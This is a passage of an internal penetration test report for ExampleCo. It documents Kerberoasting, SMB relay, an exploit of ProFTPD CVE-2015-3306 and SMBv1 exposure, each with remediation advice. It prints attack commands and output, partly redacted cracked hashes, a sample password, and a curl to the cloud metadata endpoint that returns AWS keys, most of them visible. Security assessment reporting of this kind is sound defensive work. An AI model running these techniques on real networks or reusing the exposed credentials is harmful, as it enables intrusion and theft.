Internal Network Penetration Test

Final Draft Report

Prepared for: ExampleCo

March 15, 2025

Authors: Alex Rodriguez, Bill McCauley, Aaron Moss

Reference: S-250215003

Credits: 8

TABLE OF CONTENTS

EXECUTIVE SUMMARY


Secure Ideas performed a penetration test of ExampleCo's internal networks during March of 2025. The scope of this assessment, as provided by ExampleCo, was as follows:

- User/Workstation subnets:
  - 192.168.0.0/24
  - 192.168.1.0/24
- An administrative interface:
  - 10.254.0.3/32

The following chart shows the count of findings by risk for this report:

High	Medium	Low
4	3	1

Based on the findings in this report, Secure Ideas has evaluated the overall risk to ExampleCo as it pertains to the scope of this engagement as High:



Secure Ideas found that several controls have been implemented to assist in detecting malicious activity. However, the widespread use of privileged accounts, combined with administrative access on internal servers, and the ability to relay SMB traffic, allowed for a couple of avenues of privilege escalation that would be extremely detrimental to the ExampleCo organization. Through the compromise of the account being used for authenticated scans on ExampleCo's vulnerability scanner, Secure Ideas was able to gain complete control of the Active Directory. Due to the level of privilege granted to this account, as well as the lack of accountability when tracking who is using it, this account presents a serious risk to ExampleCo's internal network and violates commonly accepted best practices.

Factors that lower the overall risk to ExampleCo include the implementation of a monitoring and alerting system within their network. The monitoring was able to detect several of Secure Ideas' attacks and also implements the use of thresholds for different types of activities, which are then escalated after the suspicious behavior exceeds threshold levels. Additionally, the disabling of LLMNR and NetBIOS broadcasts across the internal network significantly hampered attacks against regular user targets, which also limited several account password cracking opportunities.

However, the responsiveness of this system should be reviewed as some alerts came several hours after the malicious activities occurred. Furthermore, even though the IDS and IPS tools blocked or alerted on various attack activities, there were several gaps observed when reviewing alerts with ExampleCo personnel.

These and the other issues found are outlined in the report that follows. Secure Ideas appreciates the opportunity to work with ExampleCo to help improve its security posture.

FINDINGS AND RECOMMENDATIONS

This report outlines the findings Secure Ideas collected from the testing, as well as Secure Ideas' recommendations that will assist ExampleCo in reducing its risks and helping remove the vulnerabilities found.

RISK RATINGS

Each finding is classified as a Critical, High, Medium, or Low risk based on Secure Ideas' professional judgment and experience providing consulting services to organizations of various sizes and industries. In determining risk, Secure Ideas considers each of the following aspects:

- **Potential Threats**: This includes an assessment of potential threat actors and their level of expertise
- **Likelihood of Attack**: Considerations include attacker motivations, complexity of the attack vector, and potentially mitigating security controls
- **Possible Impact**: For each finding, Secure Ideas considers the potential damage to the organization resulting from a successful attack

Each of these factors is assessed individually and in combination to determine the overall risk designation. The following risk level descriptions demonstrate the types of vulnerabilities designated in each category.

Critical

Vulnerabilities found that are being actively exploited in the wild and are known to lead to remote exploitation by external attackers. These security flaws are likely to be targeted and can have a significant impact on the business. The flaws require immediate attention in the form of a workaround or temporary protection. When discovered, Secure Ideas immediately stops all testing and contacts the client for further instructions. Examples of this may include external-facing systems with known remote code execution exploits or remote access interfaces with weak or default credentials.

High

Vulnerabilities found that could lead to exploitation by internal or remote attackers. These security flaws are likely to be targeted and can have a significant impact on the business. These flaws may require immediate attention for temporary protection, but often require more systemic changes in security controls. Some examples include command injection flaws, use of end-of-life software, and default credentials.

Medium

Vulnerabilities or services found that could indirectly contribute to a more major incident or that are directly exploitable to an extent that is somewhat limited in terms of availability and/or impact. This class of vulnerability is unlikely to lead to a significant compromise on its own; however, it can pose a substantial danger when combined with others. Some examples include weak transport layer security on a sensitive transaction, insufficient network segmentation, or the use of vulnerable software libraries.

Low
Vulnerabilities or services that, when found alone, are not directly exploitable and present little risk, but may provide information that facilitates the discovery or successful exploitation of other flaws. Examples include disclosure of server software versions and debugging messages.

FINDINGS SUMMARY

The following table summarizes the findings. Each finding is broken out in detail by risk immediately after the summary table.

Finding	Risk
1. Weak Service Account Controls	High
2. Susceptible to SMB Relay Attacks	High
3. Use of End-of-Life Software	High
4. Use of Known Vulnerable Protocols	High
5. Lack of Network Level Authentication	Medium
6. Insecure Computer Account Creation	Medium
7. Use of Unencrypted Protocols	Medium
8. Insecure IPMI Configuration	Low

HIGH RISK FINDINGS

1. Weak Service Account Controls

Industry Standards	
OWASP Top 10	*N/A*
NIST 800-53	*AC-2: Account Management*


Summary

A Service Principal Name (SPN) is a unique identifier of a service instance. SPNs are used by Kerberos authentication to associate a service instance with a service logon account. This allows a client to request a Kerberos ticket from Active Directory that is used by the application to grant or deny access. This Kerberos ticket is encrypted with the service account's password hash, so that only the application can validate the authenticity of the ticket. An attacker can take the Kerberos tickets and attempt to crack them to gain the password for the accounts. This process is called Kerberoasting. If the service account's password is very long and complex (such as the ones created by computer accounts), the embedded password hash is nearly impossible to crack. Since the password complexity requirement for a standard user account is generally much lower, it is sometimes possible to crack the password hash for these accounts if an SPN is associated with it.

Finding


Secure Ideas found that Active Directory user accounts, seemingly associated with individual standard logon accounts and not service accounts, had Service Principal Names (SPN) records associated with them, making them targets for a Kerberoasting attack.

As shown below, the *bda1@cleopatra.caesar.pvt* account, a highly privileged account within Active Directory, had a Service Principal Name assigned to it.



```
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

Password:
ServicePrincipalName                     Name     MemberOf
---------------------------------------  -------  -------------------------------------------------------
http/site.cleopatra.pvt                  bda1     CN=Domain Admins,CN=Users,DC=cleopatra,DC=caesar,DC=pvt
HTTP/webserver.cleopatra.pvt             svcact1
http/webserver.cleopatra.caesar.pvt      svcact1
HTTP/webserver                           svcact1
MSSQLSvc/sql1:1433                       sqlsvc
MSSQLSvc/sql1.cleopatra.caesar.pvt:1433  sqlsvc
```

When Secure Ideas processed the captured ticket through word lists, the password was quickly cracked as it was only nine characters in length. The screenshot below shows the output from *Hashcat*, a popular password cracking platform. The password and significant portion of the hash code have been redacted.



```
$krb5tgs$23$*bda1$CLEOPATRA.CAESAR.PVT$cleopatra.caesar.pvt/bda1*$fdb771ccd938c3c70587d3c8589d4bc
a$6ca2f3a7363d44e1170e1cecdf4eb043ed1feae49fdeee960b98c3f4aeb7c21eea1b30a3d5295349099e1bf5bc46aa4
019ef1840b8dd2b02989dd21d5f59b5b0f957fb0b8d559f02a8a741375424adc55fecd6292c791d2ab10e89527b4022af
[redacted]
e188a6f31fe639edbd8c0904322657385078ccc801846fa8611561b1298a7d0eb05736a9874e5d823551d6a1b438b0aa4
6de238dbd1c9c0859810dcba77f4f20d3627961a5edac8e2d755f1c946856aa2d3ad70e32747f907bdec8d5b19b2dc95d
0f8aefa941cdeded7838ea52664cfae4832b8932dab9265faf6075ed2b7b930d748a8ba245e197:Pa[redacted]1
```

Recommendations

Secure Ideas recommends that access to modify or write to these services be restricted to only accounts that are necessary to make changes. Secure Ideas also recommends that ExampleCo pay special attention to groups and ensure that the Full Control permission is not set on any service executables. All service accounts should have very long, complex passwords. Secure Ideas recommends at least 24 characters. The use of Fine Grained Password Policies can help enforce this requirement while still allowing regular user accounts to have shorter passwords. ExampleCo could also investigate the possibility of using Group Managed Service Accounts (gMSAs) which removes the burden of password management from administrators. More information on gMSAs can be found here:

https://docs.microsoft.com/en-us/windows-server/security/group-managed-service-accounts/group-managed-service-accounts-overview

Next, Service Principal Names should be removed from any account that is associated with an actual user and not a service. Accounts that have high privileges, such as Domain Admins, should never have SPNs associated with them.

Finally, Secure Ideas also recommends investigating least access privileges for service accounts. These best practices include limiting their ability to run interactively, being able to log in to the console or via RDP, and not granting the account administrative access to the system. This can be controlled via GPO or through user rights:

- *Deny log on through Remote Desktop Services*
- *Deny log on locally*

2. Susceptible to SMB Relay Attacks

Industry Standards	
OWASP Top 10	*A5:2021: Security Misconfiguration*
NIST 800-53	*SC-8: Transmission Confidentiality and Integrity* *IA-2: Identification and Authentication*


Summary

An SMB Relay Attack abuses the inherent NTLM authentication process to gain administrative access to Windows devices. Unlike Pass the Hash attacks that don't typically work with NTLMv2 authentication requests, all versions of LM and NTLM are vulnerable to SMB Relay attacks. In addition, SMB Relays can bypass two-factor authentication requirements.

When a user attempts to access a resource on the network, their Windows device first attempts to use Kerberos authentication. If Kerberos fails for any reason, it then moves to the NTLM Challenge/Response authentication. As a type of man-in-the-middle attack, SMB Relay attacks insert themselves into this process. An attacker selects the target they want to gain access to and waits for an account to authenticate to their malicious device (for example, an already compromised client workstation). When a victim tries to access the malicious device with NTLM authentication, the authentication process is forwarded to the target. Once an account with administrative access connects, the attacker leverages their privileges to pivot onto the target. While this seems complicated and unreliable (as the attacker needs a victim to try to authenticate to their device), it is easily exploited, and utilities that gather NTLM hashes as they pass through the network (such as Responder or Inveigh) can be used to start the authentication process.

Finding

Using Responder and Multirelay, Secure Ideas was able to use the *cleopatra@cleopatra.caesar.pvt* account to gain administrative access into multiple servers within the ExampleCo network. For example, below is a screenshot of Secure Ideas gaining access to the server at *192.168.0.20.*



```
Connected to 192.168.0.20 as LocalSystem.
C:\Windows\system32\:#whoami
File size: 116.92KB
[================================================================================] 100.0%
Uploaded in: -0.994 seconds
nt authority\system

C:\Windows\system32\:#ipconfig
File size: 116.92KB
[================================================================================] 100.0%
Uploaded in: -0.995 seconds

Windows IP Configuration


Ethernet adapter Ethernet:

   Connection-specific DNS Suffix  . : pe-lab.pvt
   Link-local IPv6 Address . . . . . : fe80::d43f:4fc5:4c88:52b8%13
   IPv4 Address. . . . . . . . . . . : 192.168.0.20
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 192.168.0.1

Tunnel adapter isatap.pe-lab.pvt:

   Media State . . . . . . . . . . . : Media disconnected
   Connection-specific DNS Suffix  . : pe-lab.pvt
```

This created an administrative session on the server which an attacker could then use to run other utilities, such as *Mimikatz*, that would reveal IDs and passwords stored in the server's memory.

Recommendations

There are three options that can be used to protect against SMB Relay attacks: enable SMB Signing on all Windows devices, place administrative accounts into the Protected Users group in Active Directory, and separate accounts and devices into segmented tiers.

SMB Signing is a feature where windows devices can confirm the originating point and authenticity of each SMB network packet transferred between devices. This control effectively blocks SMB Relay and other man in the middle based attacks that rely on SMB. It is enabled on Domain Controllers by default. However, it is often disabled on member servers and clients as it has been known to cause significant performance issues with large file transfers between devices. SMB Signing can be enabled through the registry, local policy on devices, or Group Policy. Please see: https://technet.microsoft.com/en-us/library/cc731957(v=ws.11).aspx *for more information.*

The Protected Users group is a security enhancement introduced with Active Directory 2012 R2 that has also been back ported to work with Windows 7 and 2008 R2 (requires KB2871997 to be installed on the devices). Membership in the Protect Users group offers many security *enhancements, such as not accepting NTLM based authentication for group members, but these protections limit how the accounts can be used. Only administrative accounts should be made members of the Protected Users group and the passwords for those accounts need to have been changed since the Domain Functional Level was uplifted to 2008 R2. For protection against SMB Relay attacks, the Domain Functional Level must be Windows 2012 R2 but other functionality can be enabled for Windows 2008 R2 domains by promoting one Windows 2012 R2 Domain Controller and moving the PDCe FSMO role to the 2012 R2 DC. Information on the Protected Users group is detailed here:* https://docs.microsoft.com/en-us/windows-server/security/credentials-protection-and-management/protected-users-security-group.

The final option is to separate device types into tiers and then associate unique admin accounts (both service accounts and those assigned to individual administrators) to each tier. This, combined with network segmentation, helps prevent administrative credentials from being captured while moving through the network or read from memory on less secure devices. An example of the device tiering could be:

- *Domain Controllers and Privileged Access Workstation for domain admin functions*
- *Member Servers*
- *Client Workstations and Laptops*

Secure Ideas recommends implementing the tiering of devices as well as SMB Signing and the use of the Protected Users group. Implementation may take place in stages to ensure the stability of the overall network.

3. Use of End-of-Life Software

Industry Standards	
OWASP Top 10	*A5:2021: Security Misconfiguration* *A6:2021: Vulnerable and Outdated Components*
NIST 800-53	*SA-22: Unsupported System Components*

Summary

Software versions are often retired by their developers. This end-of-life scenario means that the software's publisher no longer researches security vulnerabilities or publishes patches for that software. When a business uses software that is past its end of life, it creates a platform of opportunity for attackers to find loopholes in the old software code and exploit it.

Finding

Secure Ideas found that ExampleCo uses software that is past the end of its life. End-of-life software no longer receives updates or patches to protect it from security vulnerabilities and therefore creates a potential entry point into the system. Secure Ideas found that ExampleCo has deployed multiple instances of End-of-life software within their network environment. The affected hosts are listed below.

ProFTPD v1.3.5

- 192.168.1.24
- NOTE: Since the current version of ProFTPD is 1.3.9, and as stated by their versioning policy (*http://www.proftpd.org/docs/howto/Versioning.html*), the latest supported releases are 1.3.9 and 1.3.8. This means, 1.3.5 is no longer supported and is End-of-Life software.

Microsoft Windows Server 2012 R2 (October 10, 2023)

- 192.168.0.20
- 192.168.1.17
- 192.168.1.18
- 192.168.1.26
- *https://learn.microsoft.com/en-us/lifecycle/products/windows-server-2012-r2*

Microsoft SQL Server 2008 R2 (July 9, 2019)

- 192.168.1.22
- 192.168.1.32
- *https://learn.microsoft.com/en-us/lifecycle/products/microsoft-sql-server-2008-r2*

CentOS 7 (June 30, 2024)

- 192.168.1.216
- 192.168.1.217
- 192.168.1.201
- *https://www.redhat.com/en/blog/centos-linux-has-reached-its-end-life-eol*


IIS 8.5 (October 10, 2023)

- 192.168.1.17
- 192.168.1.26
- *https://learn.microsoft.com/en-us/lifecycle/products/internet-information-services-iis*

PHP 5.4.44 (September 14, 2015)

- 192.168.1.5
- 192.168.1.7
- 192.168.1.9
- *https://www.php.net/eol.php*


The ProFTPD software was particularly concerning, because Secure Ideas was able to easily perform an exploit against a known vulnerability (CVE-2015-3306) that allows a remote code execution (RCE). This was demonstrated by the following screenshot, where after the exploit we enumerated our newly gained access under the *www-data* user on the server.



```
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ls -l /tmp/
total 4
drwxr-xr-x 2 root     root     4096 May  8 15:26 hsperfdata_root
-rw------- 1 www-data www-data    0 May  8 17:05 sess_ee98e4fe8990
pwd
/var/www/html
ls
chat
drupal
i4TQuQ9.php
payroll_app.php
phpmyadmin
```

Secure Ideas also enumerated that this server was an AWS EC2 instance that had an *Instance Metadata Service* enabled. This was demonstrated below by utilizing the *curl* command to query the following URL to access the instance's identity credentials, as shown in the screenshot below.

- *http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials/ec2-instance*



```
curl -fsS http://169.254.169.254/latest/meta-data/identity-credentials/ec2/security-credentials
/ec2-instance; echo
{
  "Code" : "Success",
  "LastUpdated" : "2025-05-08T18:19:27Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAXLAZZAAJGR3PW3LF",
  "SecretAccessKey" : "o3Vnh2GbdLaK+QumG3bjryYkiHvH0ndx8n4O4fp2",
  "Token" : "IQoJb3JpZ2luX2VjENP//////////wEaCXVzLWVhc3QtMSJGMEQCICICsjYzSwt0upurVtssukYuHEHFyE
[redacted]
627U42sTqCA6fDKTvEFV4HMhJRcL1VU/FfesLXBwPzr9jfScdg5e1Mm1X2emzq+iyp4+uVRgwPwDhaGQ==",
  "Expiration" : "2025-05-09T00:28:07Z"
}
```

Ultimately, Secure Ideas could not proceed any further with those credentials, as brute force enumeration of AWS API endpoints returned the credentials had insignificant access.

Recommendations

Secure Ideas recommends that ExampleCo remove software that has reached its scheduled lifetime and ensure that the software is updated to a supported active version.

4. Use of Known Vulnerable Protocols


Industry Standards	
OWASP Top 10	*A6:2021: Vulnerable and Outdated Components*
NIST 800-53	*RA-5: Vulnerability Scanning*

Summary

As part of the natural evolution of technology, communication protocols become deprecated over time. This often happens due to issues that are discovered after the protocol is widely adopted. Due to compatibility with existing software and/or network appliances, the protocol cannot simply be changed. Either a new version of the protocol is drafted, or a different protocol supersedes it. In either case, organizations may continue to operate the old protocol for a period of time due to legacy compatibility needs, but this leaves them susceptible to the problems and risks that necessitated the replacement of that protocol.

Findings

Secure Ideas discovered some usage of Server Message Block (SMB) version 1 on a number of hosts. This is a deprecated protocol known to have significant security issues, a notable one being the lack of a strong authentication mechanism. It has also played a key role in a number of high-profile security incidents, including its use for propagation through the network by the Wannacry ransomware.



```
└─$ nxc smb 192.168.1.18 -u sa1 -d cleopatra.caesar.pvt -p [redacted]
SMB         192.168.1.18    445    SERVER1          [*] Windows Server 2012 R2 Standard 9600 x64 (name:SERVER1)
(domain:pe-lab.pvt) (signing:False) (SMBv1:True)
SMB         192.168.1.18    445    SERVER1          [-] cleopatra.caesar.pvt\sa1:Passw0rd1 STATUS_LOGON_FAILURE
```

Below are the two hosts that Secure Ideas identified as having SMB v1 enabled.

- 192.168.0.20
- 192.168.1.18

Recommendations

Secure Ideas recommends the discontinuation of SMB version 1. SMB v1 can be removed from all versions Windows released since Windows 2012 R2. This can be done either through removing the SMB 1.0 Feature in the Server Manager GUI or by running the following PowerShell command:

```
Disable-WindowsOptionalFeature -Online -FeatureName smb1protocol
```

Older systems that must continue to use SMB v1 should be segmented away from other devices.

Legacy systems or devices may only support SMB v1. Such systems need to be identified and ExampleCo should implement a strategy to retire any such systems.

MEDIUM RISK FINDINGS

5. Lack of Network Level Authentication

Industry Standards	
OWASP Top 10	*A5:2021: Security Misconfiguration*
NIST 800-53	*PE-19: Information Leakage*


Summary

Network Level Authentication (NLA) is an authentication method used on Microsoft Windows terminal services. NLA uses the Credential Security Support Provider (CredSSP) protocol to perform strong server authentication either through TLS/SSL or Kerberos mechanisms, which protect against man-in-the-middle attacks. In addition to improving authentication, NLA also helps protect the remote computer from malicious users and software by completing user authentication before a full RDP connection is established, which can help prevent Denial of Service attacks.

When NLA is not required by the server or remote workstation, the client or a computer possibly intercepting the connection between the client and the remote machine attempting a MiTM attack can force downgrade the RDP connection to not using NLA. This is because if NLA isn't enforced on the remote machine, it leaves it up to the client who is connecting to determine if they would like to use it.

Finding

While scanning the systems on the ExampleCo network, Secure Ideas identified the host of 192.168.0.20 on ExampleCo's network that had Network Level Authentication (NLA) not required. Below is a screenshot showing how NLA was not required and it shows the logon screen.



NoNLA - 192.168.0.20 - Remote Desktop Connection

RTFM4AD sa1
cleopatra.caesar.pvt\sa1@cle...
Signed in remotely from WI...

Other user

Recommendations

Secure Ideas recommends that ExampleCo requires Network Level Authentication on all of their computers. If the machines are joined to a domain, consider requiring this setting for any computer that joins to the domain. When it is not possible to require this, then the machines should be protected from a network perspective (firewall, VLAN, etc.) to ensure the machine doesn't experience a Denial of Service.

6. Insecure Computer Account Creation

Industry Standards	
OWASP Top 10	*N/A*
NIST 800-53	*AC-2: Account Management*

Summary

Protection of the assets on an internal network is essential to security. If unauthorized users can add computers to the domain, it increases the risk that an attacker's device becomes a larger threat on the internal network.

